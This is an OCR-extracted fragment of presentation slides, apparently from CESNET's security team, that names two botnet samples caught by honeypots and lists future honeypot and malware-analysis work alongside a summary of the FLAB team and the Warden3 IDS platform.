


- Two man driven simple router botnet




Sample2

- ElasticSearch botnet (linux, win32)



Future work



- To have at least some honeypot in every Cesnet network
  - To be able to create new ones and experiment with them
- Get malware samples for analysis and tracking
  - Find a suitable framework for fast pre-analysis
- Learn new attacks techniques used in the wild

Resume

- FLAB
  - Support team for CSIRT-CESNET
  - Forensics, pentesting, research, consultancy
- Warden3
  - IDS data exchange and research platform